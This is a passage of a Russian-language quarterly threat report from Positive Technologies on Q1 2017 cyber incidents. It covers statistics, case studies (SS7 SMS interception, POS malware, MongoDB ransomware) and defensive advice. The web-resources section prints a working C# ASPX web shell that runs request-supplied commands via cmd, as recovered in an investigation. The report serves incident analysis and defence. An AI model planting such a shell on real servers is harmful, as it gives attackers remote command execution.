



АКТУАЛЬНЫЕ КИБЕРУГРОЗЫ I квартал 2017 года

Содержание

Условные обозначения	3
Введение	4
Резюме	4
Динамика инцидентов.....	7
Объекты атак	8
Инфраструктура.....	9
Веб-ресурсы.....	10
Пользователи.....	11
POS-терминалы.....	13
Методы атак.....	14
Использование вредоносного ПО.....	14
Компрометация учетных данных	15
Эксплуатация уязвимостей ПО.....	16
Эксплуатация веб-уязвимостей	18
DDoS.....	19
Социальная инженерия	20
Выводы	21

УСЛОВНЫЕ ОБОЗНАЧЕНИЯ

Объекты атак

-  Инфраструктура
-  Веб-ресурсы
-  Пользователи
-  POS-терминалы
-  Мобильные устройства
-  Сетевое оборудование и периферийные устройства
-  Системы контроля и управления доступом

Методы атак

-  Компрометация учетных данных
-  DDoS
-  Социальная инженерия
-  Эксплуатация уязвимостей в ПО
-  Эксплуатация веб-уязвимостей
-  Использование вредоносного ПО

Категории жертв

-  Финансовая отрасль
-  Государственные организации
-  Медицинские учреждения
-  Сфера образования
-  Оборонные предприятия
-  Коммерческие организации
-  Промышленные компании
-  Онлайн-сервисы
-  Сфера услуг
-  Частные лица
-  Другие сферы

ВВЕДЕНИЕ

За первые три месяца 2017 года специалисты Positive Technologies отметили всего 5 дней, в течение которых не поступало сведений о новых инцидентах¹. У атакующих нет ни праздников, ни выходных, и даже если никто не знает о том, что произошла атака², это не значит, что ее не было. Лишь о половине всех инцидентов (около 49%) становится известно общественности: информация поступает от исследователей информационной безопасности, регуляторов, средств массовой информации. Кроме того, в отдел мониторинга и реагирования на инциденты Positive Technologies информация об инцидентах поступает непосредственно от организаций, которым требуется помощь экспертов для своевременного реагирования на кибератаки и определения причин и последствий случившегося.

Этой публикацией мы открываем ежеквартальный выпуск обзоров, в которых будем анализировать современные угрозы информационной безопасности, а также обращать внимание на актуальные техники и механизмы реализации атак, основываясь на собственной экспертизе, результатах многочисленных расследований, а также данных авторитетных источников. Актуальная информация о киберинцидентах помогает правильно организовать проактивную защиту и минимизировать риски компрометации наиболее важных систем в случае, если злоумышленники нацелятся на вашу компанию.

РЕЗЮМЕ

Мотивом для совершения большинства атак является финансовая выгода.

Несмотря на активную позицию хактивистов (компьютерных террористов) или пропаганду кибервойны в СМИ, большинство кибератак совершаются ради прибыли. И вся информация, получаемая злоумышленниками при нападении на инфраструктуру компаний, краже персональных данных (а также банковской информации), также монетизируется.




Рис. 1. Мотивы злоумышленников



54% атак были целенаправленными.

¹ Под инцидентом информационной безопасности (киберинцидентом) в данном исследовании понимается любое непредвиденное или нежелательное событие, которое может нарушить бизнес-процессы организации в результате реализации угрозы информационной безопасности.

² Под атакой (кибератакой) в данном исследовании понимается целенаправленное несанкционированное воздействие на информационные ресурсы или систему обеспечения информационной безопасности, следствием которого может стать инцидент информационной безопасности.

Все атаки, совершенные в I квартале 2017 года, мы условно поделили на категории в зависимости от объекта и метода совершенной атаки. Далее мы рассмотрим инциденты, наиболее интересные с точки зрения реализации угроз информационной безопасности, и отметим тенденции в действиях киберпреступников. Кроме того, отдельное внимание мы уделили классификации жертв: отраслям, в которых работают компании, и их расположению на карте мира. Так, самой атакуемой страной в I квартале являются США (41% всех атак), Россия заняла второе место по количеству инцидентов (10%), а на третьем месте оказалась Великобритания (7%). Это может быть связано с тем, что на эти страны в первую очередь направлено внимание общественности и СМИ, хотя в целом атакам подвергались не менее 26 стран по всему миру. **От каждой пятой атаки пострадали государственные структуры — парламент или министерство.**




Рис. 2. Категории жертв, пострадавших от атак, совершенных в I квартале 2017 года




Рис. 3. География кибератак в I квартале 2017 года

Категории жертв

		Финансовая отрасль	Государственные организации	Медицинские учреждения	Сфера образования	Оборонные предприятия	Коммерческие организации	Промышленные компании	Онлайн-сервисы	Сфера услуг	Частные лица	Другие сферы
Объекты	Инфраструктура	8	18	7	10	2	21	6	3	5	4	5
	Веб-ресурсы	6	17	3	2	2	6	1	19	4	2	10
	Пользователи	1	5	5	6	1	1	5	2	2	12	1
	POS-терминалы	3	0	0	0	0	0	0	0	3	0	0
	Мобильные устройства	1	0	0	0	2	0	0	0	0	3	0
	Сетевое оборудование и периферийные устройства	0	1	0	0	0	1	0	0	1	0	1
	Системы контроля и управления доступом	0	0	0	0	0	1	0	0	0	0	0

Методы	Атаки с использованием вредоносного ПО	11	13	3	6	4	17	3	2	5	11	3
	Компрометация учетных данных	0	8	3	9	0	5	3	9	6	4	4
	DDoS	3	4	1	0	1	1	0	2	1	0	4
	Социальная инженерия	1	3	2	0	1	1	3	0	0	3	0
	Эксплуатация уязвимостей в ПО	3	6	4	2	0	5	2	4	2	2	2
	Эксплуатация веб-уязвимостей	1	7	2	1	1	1	1	7	1	1	2

Мотивы	Финансовая выгода	17	20	13	18	0	22	6	20	14	10	15
	Кибершпионаж	2	11	1	0	6	6	4	2	0	10	2
	Хактивизм	0	7	1	0	1	1	1	2	1	0	0
	Кибервойна	0	3	0	0	0	1	1	0	0	1	0

Распределение киберинцидентов по метрикам (мотивы, методы, объекты атак) внутри отраслей

От каждой пятой атаки пострадали государственные структуры — парламент или министерство.

Для того чтобы сформировать наиболее полное представление об инцидентах информационной безопасности, произошедших в I квартале 2017 года, мы отразили основные методы, объекты и мотивы атак в одной таблице. Наибольшее количество атак было нацелено на информационную инфраструктуру, причем преобладали атаки с использованием вредоносного ПО. Кроме того, по всем сферам, за исключением оборонной, мотивом для совершения атак стала финансовая выгода. Оборонные предприятия пострадали преимущественно от кибершпионажа — атак, нацеленных на похищение важной информации.

ДИНАМИКА ИНЦИДЕНТОВ

События I квартала 2017 года говорят о том, что киберпреступники не собираются сбавлять оборотов. Пока рано делать выводы о том, превышает ли количество атак показатели прошлого года. Однако опыт подсказывает: стоит быть готовыми к тому, что к концу года количество атак может вырасти.

Отдельно стоит отметить рост числа атак на государственные организации по всему миру.




Рис. 4. Динамика инцидентов

Предпосылками для этого может служить обостренная как внешняя, так и внутренняя политическая обстановка многих стран. Кстати, в Госдуме Российской Федерации обеспокоены проблемой атак на государственную сферу и рассматривают законопроект³, который ужесточит наказание за кибератаки на критическую информационную инфраструктуру, к которой предлагается отнести и государственные информационные системы.




Рис. 5. Количество инцидентов в 2016—2017 годы

³ www.consultant.ru/law/hotdocs/48095.html

Однако не стоит ожидать значительного сокращения кибератак после ужесточения наказания за подобные преступления. Для минимизации рисков нарушения кибербезопасности необходимо совершенствовать защитные механизмы, внедрять передовые решения для выявления и предотвращения атак, а также своевременно выявлять и устранять уязвимости в используемых системах.

ОБЪЕКТЫ АТАК

Более 92% атак в I квартале 2017 года были направлены на IT-инфраструктуру компаний, веб-ресурсы и пользователей.




Рис. 6. Распределение киберинцидентов по объектам

Ниже мы подробнее расскажем о наиболее интересных с точки зрения способа реализации атаках, оказавших деструктивное воздействие на информационную инфраструктуру компаний, веб-ресурсы или направленных на пользователей. Кроме того, в I квартале 2017 года мы отметили рост числа атак на POS-терминалы, поэтому также остановимся на них подробнее.

Атаки на мобильные устройства, сетевое оборудование и периферийные устройства мы не детализируем, поскольку их доля была незначительной. Однако отметим, что все атаки на указанные объекты были совершены с использованием вредоносного ПО, а значит будут учтены в соответствующем разделе. Больше всего пострадавших, которыми преимущественно стали частные лица и коммерческие организации, было зафиксировано в России, Индии и США.

Инфраструктура



40%

Больше всего пострадавших
в США, Италии и Великобритании

Наиболее популярные методы атак:



48%



25%



23%



20%



18%



11%



В поисках чувствительной информации злоумышленники продолжают атаковать внутреннюю инфраструктуру компаний, получая доступ к серверам и базам данных. Полученную информацию киберпреступники, как правило, продают на черном рынке, либо требуют за нее выкуп. Только в ходе атак на медицинские учреждения США⁴ были украдены медицинские записи более 25 000 пациентов. В одной российской частной клинике⁵ были взломаны IP-веб-камеры, а доступ к ним продавался всего за 300 рублей. В ходе атаки на сотового оператора в США (U.S. Cellular) были похищены и выставлены на продажу персональные данные 126 761 168 американцев, при этом оценивалась такая база данных всего в 500 долларов⁶. Этот инцидент мог стать доказательством того, что персональные данные теряют свою значимость для злоумышленников, раз оцениваются так дешево, однако представители U.S. Cellular опровергли факт утечки.

Мы действительно наблюдаем снижение стоимости персональных данных, которое, вероятно, связано с перенасыщением рынка и с тем, что информация перестает быть уникальной, ведь воруют ее довольно давно. Кроме того, нельзя не отметить, что в конце марта президент США Дональд Трамп отменил запрет на сбор и передачу провайдером личных данных (информации о местоположении, истории поисковых запросов и времени, которое пользователь проводит на той или иной веб-странице) без ведома пользователей, который был введен прежним президентом⁷.

В первом квартале мы провели расследования ряда инцидентов, нацеленных на инфраструктуру компаний. Был установлен массовый характер атак, а целью нарушителей были хищение персональных данных и получение полного контроля над серверами. Примечательно также, что исходным вектором проникновения стал подбор пароля учетной записи администратора.

В одной из атак применялся турецкий кейлоггер, в функции которого входят запись нажатых пользователем клавиш, создание снимков с веб-камеры и скриншотов экрана, хищение паролей из браузеров, выгрузка данных на удаленный сервер и др.

Происхождение вредоносного ПО не свидетельствует об источнике атак, так как оно широко распространяется на хакерских форумах. Например, злоумышленники часто используют и легитимное ПО для мониторинга действий сотрудников Mipko Employee Monitor⁸, которое по функциональности схоже с трояном, ведущим скрытное наблюдение и сбор данных. Для получения учетных данных на узлах используют известную утилиту Mimikatz.

⁴ www.businesswire.com/news/home/20170206005855/en/lexington-medical-center-latest-victim-of-data-breach

⁵ www.bbc.com/russian/features-38929977

⁶ www.hackread.com/hacker-selling-126-million-us-cellular-customers-data/


⁷ www.reuters.com/article/us-usa-internet-trump-idUSKBN1752PR

⁸ www.mipko.ru/

Как защититься организации

- + Использовать строгую парольную политику, особенно для привилегированных учетных записей.
- + Не хранить чувствительную информацию в открытом виде или в открытом доступе.
- + Минимизировать привилегии пользователей и служб.
- + Реализовать эффективную фильтрацию трафика с целью минимизации доступных внешнему злоумышленнику интерфейсов сетевых служб.
- + Использовать SIEM-системы для своевременного выявления атак.
- + Использовать межсетевой экран уровня приложений (web application firewall).
- + Регулярно проводить тестирование на проникновение для своевременного выявления новых векторов атак на внутреннюю инфраструктуру и оценки эффективности принятых мер по защите.

Веб-ресурсы



Атаки на веб-приложения открывают перед злоумышленниками множество возможностей — от получения конфиденциальной информации до проникновения во внутреннюю сеть компании. Большинство веб-атак были реализованы через уязвимые компоненты (устаревшие библиотеки и CMS), хотя уязвимости веб-приложений также эксплуатировались. Популярность данной категории атак связана с простотой реализации, ведь информация об уязвимостях в ПО публикуется регулярно и может содержать готовые сценарии их эксплуатации, что представляет угрозу для тех, кто не установил соответствующие обновления своевременно. В начале 2017 года мы наблюдали множество атак на сайты государственных организаций и различных коммерческих компаний. Основной целью злоумышленников, как и в случае атак на инфраструктуру, были данные пользователей, что подтверждает выводы, сделанные нами в исследовании «Статистика уязвимостей веб-приложений (2016)»⁹. А в случае с атакой на хакерский форум Darkode¹⁰, в результате которой были получены IP-адреса и адреса электронной почты, эти данные могли быть использованы для раскрытия (а возможно — и шантажа) лиц, причастных к незаконной деятельности. В январе-феврале уязвимость в ПО vBulletin¹¹ стала причиной взлома 126 форумов и утечки данных 819 977 пользователей. Причем уязвимость была исправлена в последних версиях ПО, однако, как мы видим, администраторы вовремя не установили обновления.

В исследовании «Статистика атак на веб-приложения за I квартал 2017 года»¹² мы отмечали, что треть всех атак на веб-приложения связаны с «Внедрением SQL-кода». В марте 2017 года мы провели расследование целенаправленной атаки на веб-приложение, выполненной с использованием вредоносного ПО и несанкционированных SQL-запросов к базе данных. Целью нарушителей был доступ к конфиденциальной информации, которая обрабатывалась и хранилась на скомпрометированном ресурсе (в том числе — к персональным данным и финансовым документам).

⁹ www.ptsecurity.com/ru-ru/research/analytics/

¹⁰ www.motherboard.vice.com/en_us/article/hackers-hack-hacking-forum-as-soon-as-its-launched

¹¹ www.hackread.com/vbulletin-forums-hacked-data-leaked/

¹² www.ptsecurity.com/ru-ru/research/analytics/

При расследовании было выявлено, что злоумышленник использовал специальные сценарии, разработанные на C#, которые позволяли удаленно выполнять произвольные команды ОС сервера. Веб-сервер был под контролем нарушителей в течение 4 месяцев. Лишь благодаря корректным настройкам политик безопасности сервера баз данных серьезных потерь удалось избежать. Помогло также отсутствие со стороны злоумышленников попыток повысить привилегии в системе. Кроме того, служба по реагированию на инциденты ИБ компании предприняла необходимые меры по нейтрализации угрозы.


```
<%@ Page Language="C#" %>
<%@ Import Namespace="System.Diagnostics" %>
<%=
Process.Start(
    new ProcessStartInfo(
        "cmd", "/c " + Request["c"]
    )
    {
        UseShellExecute = false,
        RedirectStandardOutput = true
    }
).StandardOutput.ReadToEnd()
%>
```

Рис. 7. Фрагмент обнаруженного сценария

Как защититься организации

- + Использовать межсетевой экран уровня приложений (web application firewall) в качестве превентивной меры защиты¹³.
- + Проводить регулярный анализ защищенности веб-приложений, включая анализ исходного кода.
- + Использовать строгую парольную политику, особенно для привилегированных учетных записей.
- + Своевременно обновлять используемое ПО.
- + Внедрить процессы обеспечения безопасности на протяжении всего цикла жизни веб-приложения.

Пользователи



Если недостатки в реализации защиты информационных ресурсов компании позволили злоумышленникам атаковать пользователей и, например, похитить их деньги или получить персональные данные, то потери понесет не только клиент, но и сама компания — из-за репутационных рисков. Больше всего пользователи страдают от компрометации учетных данных, социальной инженерии и вредоносного ПО, но встречаются и такие атаки, в ходе которых злоумышленники совмещают сразу несколько методов.

¹³ Отсутствие web application firewall является уязвимостью согласно обновленному списку топ-10 уязвимостей OWASP (2017).

Так, в январе 2017 года в результате атаки на абонентов немецкого сотового оператора O2-Telefónica¹⁴ с банковских счетов пользователей были похищены деньги. Атака состояла из нескольких последовательных шагов. На первом этапе злоумышленники получали все необходимые для перевода банковские данные: номер счета, пароль и номер телефона. Для этого жертвам отправлялись по электронной почте фишинговые письма, содержащие ссылку для перехода якобы на сайт банка, однако вместо ihre-bank.de ссылка вела на фишинговый ресурс ihrebank.de. И многие пользователи, не заметив подмены, вводили свои учетные данные и таким образом самостоятельно отдавали их злоумышленникам. Получив учетные данные, злоумышленник мог увидеть, какой баланс у жертв на счете, однако для перевода денежных средств ему не хватало доступа к SMS-сообщениям с кодами подтверждения, приходящими на телефон жертвы. Поэтому на втором этапе злоумышленники воспользовались уязвимостями сигнальной сети OKC-7 (общий канал сигнализации № 7). Об уязвимостях в сигнальных сетях, позволяющих подслушивать телефонные разговоры, определять местоположение абонентов, перехватывать SMS, отключать абонента от сети, мы предупреждали¹⁵ задолго до этого инцидента. В ходе атаки хакеры приобретали доступ в сигнальную сеть на черном рынке, что позволяло им представляться роуминговым партнером немецкого оператора и совершать регистрацию абонентов в фальшивой сети. Для оператора O2-Telefónica это выглядело так, как если бы абоненты просто уехали за границу и получили доступ к роуминг-партнеру. В результате атаки все входящие SMS-сообщения в открытом виде направлялись в фальшивую сеть, то есть к злоумышленникам. И наконец, злоумышленники авторизовывались в банковской системе, используя полученные данные, и совершали операции перевода денежных средств, используя для подтверждения транзакций коды из перехваченных SMS.

Как защититься организации


- + Регулярно напоминать клиентам о правилах безопасной работы в интернете, объяснять методы атак злоумышленников и способы защиты от атак. Предостерегать клиентов от ввода учетных данных на подозрительных веб-ресурсах и, тем более, от сообщения такой информации по электронной почте или во время телефонного разговора. Объяснять клиентам порядок действий в случае возникновения подозрений о мошеннических действиях в отношении их данных.
- + Уведомлять клиентов по различным каналам связи о событиях, связанных с информационной безопасностью (например, о попытках авторизации в системе с учетной записью клиента или совершении транзакций в интернет-банкинге).
- + Регулярно проводить анализ защищенности веб-приложений, включая анализ исходного кода, с целью выявления и устранения уязвимостей, позволяющих проводить атаки, в том числе на клиентов приложения.

Как защититься обычному пользователю

- + Использовать эффективные средства антивирусной защиты на всех устройствах.
- + Своевременно обновлять используемое ПО.
- + Не переходить по ссылкам на незнакомые подозрительные ресурсы, особенно в том случае, когда браузер предупреждает об опасности.
- + С осторожностью относиться к сайтам с некорректными сертификатами (когда браузер предупреждает об этом) и принять во внимание, что введенные на них данные могут быть перехвачены злоумышленниками.
- + Проверять все вложения, полученные по электронной почте, с помощью антивирусного ПО.
- + Использовать сложные пароли, состоящие из незначущих комбинаций букв, цифр и знаков, длиной не менее 8 символов. Для создания и хранения паролей можно воспользоваться менеджером паролей (защищенным хранилищем с функциями генерации новых паролей).
- + Не использовать один и тот же пароль для разных систем (для сайтов, электронной почты и др.).
- + Менять все пароли хотя бы раз в полгода, а лучше — каждые два-три месяца.
- + Использовать двухфакторную аутентификацию там, где это возможно, — например, для

¹⁴ www.sueddeutsche.de/digital/it-sicherheit-schwachstelle-im-mobilfunknetz-kriminelle-hacker-raeumen-konten-leer-1.3486504

¹⁵ www.ptsecurity.com/upload/ptru/analytcs/SS7-Vulnerability-2016-rus.pdf



защиты электронной почты.

В I квартале 2017 года мы отметили существенный рост атак на POS-терминалы с использованием вредоносного ПО и поэтому решили выделить их в отдельную категорию. Число таких атак превысило показатели I квартала 2016 года почти в 6 раз и составило 63% от всех аналогичных атак за 2016 год. Исследование Verizon «2017 Data Breach Investigation Report»¹⁶ показало, что в сфере гостиничного и ресторанного бизнеса преобладают именно атаки на POS-терминалы.

В ходе атак злоумышленники использовали средства удаленного администрирования (RAT) и трояны (например, MajikPOS¹⁷, как при атаках на коммерческие организации США и Канады, или модификацию Zeus¹⁸ — в Бразилии). Основной целью этих атак стали данные кредитных карт: таким образом было украдено более 500 000 записей. Стоимость похищенных данных на специализированных ресурсах была оценена от 9 до 39 долларов США за одну карту. А значит, эти кибератаки могли принести злоумышленникам порядка пяти-шести миллионов долларов. Отметим, что на днях в США хакер был приговорен к 27-летнему тюремному заключению как раз за кражу данных 1,7 миллиона банковских карт¹⁹.

Как защититься организации

В данной ситуации организации, занимающиеся разработкой и обслуживанием POS-терминалов и ПО для этих устройств, должны принимать меры защиты, включая:

- + использование эффективного антивирусного ПО на всех POS-терминалах и банкоматах;
- + минимизацию привилегий пользователей;
- + использование белых списков ПО;
- + своевременную установку актуальных обновлений.

¹⁶ www.verizonenterprise.com/resources/reports/rp_DBIR_2017_Report_en_xg.pdf

¹⁷ www.blog.trendmicro.com/trendlabs-security-intelligence/majikpos-combines-pos-malware-and-rats/

¹⁸ www.arbornetworks.com/blog/asert/flokibot-invades-pos-trouble-brazil/

¹⁹ www.seattletimes.com/seattle-news/crime/prolific-russian-hacker-who-raked-in-millions-sentenced-to-27-years-in-prison/

МЕТОДЫ АТАК





Рис. 8. Методы атак

Злоумышленники совершенствуют свои навыки, и внутри одной атаки комбинируют разные методы воздействия на ресурсы. Примерами могут служить вредоносное ПО, распространяемое посредством социальной инженерии, или эксплуатация уязвимостей ПО, которая стала возможной в результате компрометации учетных данных администратора. Далее мы подробнее остановимся на каждом методе атак и укажем, какие объекты и отрасли больше всего пострадали от этих категорий атак.

Использование вредоносного ПО



Мы видим, что злоумышленники продолжают зарабатывать с помощью вымогательства. Появляется модель «вымогатели как услуга», при которой авторы вымогательского ПО не являются организаторами атак, а зарабатывают на продаже троянов преступным группировкам — чаще всего для проведения массовых атак. Таким образом, разработчики вредоносного ПО, получив прибыль от продажи, могут готовить новый троян в то время, как другие преступники занимаются непосредственно реализацией атаки. К примеру, под Новый год появился вымогатель, атакующий базы данных MongoDB и требующий выкуп в размере от 0,2 до 1 биткойна (на момент атаки эта сумма составляла, соответственно, от 180 до 900 долларов США) за возвращение удаленных данных²⁰. Исходный код программы-вымогателя продается всего за 200 долларов США вместе со списком из 100 000 IP-адресов незащищенных баз данных и сканером для поиска новых жертв. Если допустить, что у 80% компаний имеются резервные копии баз 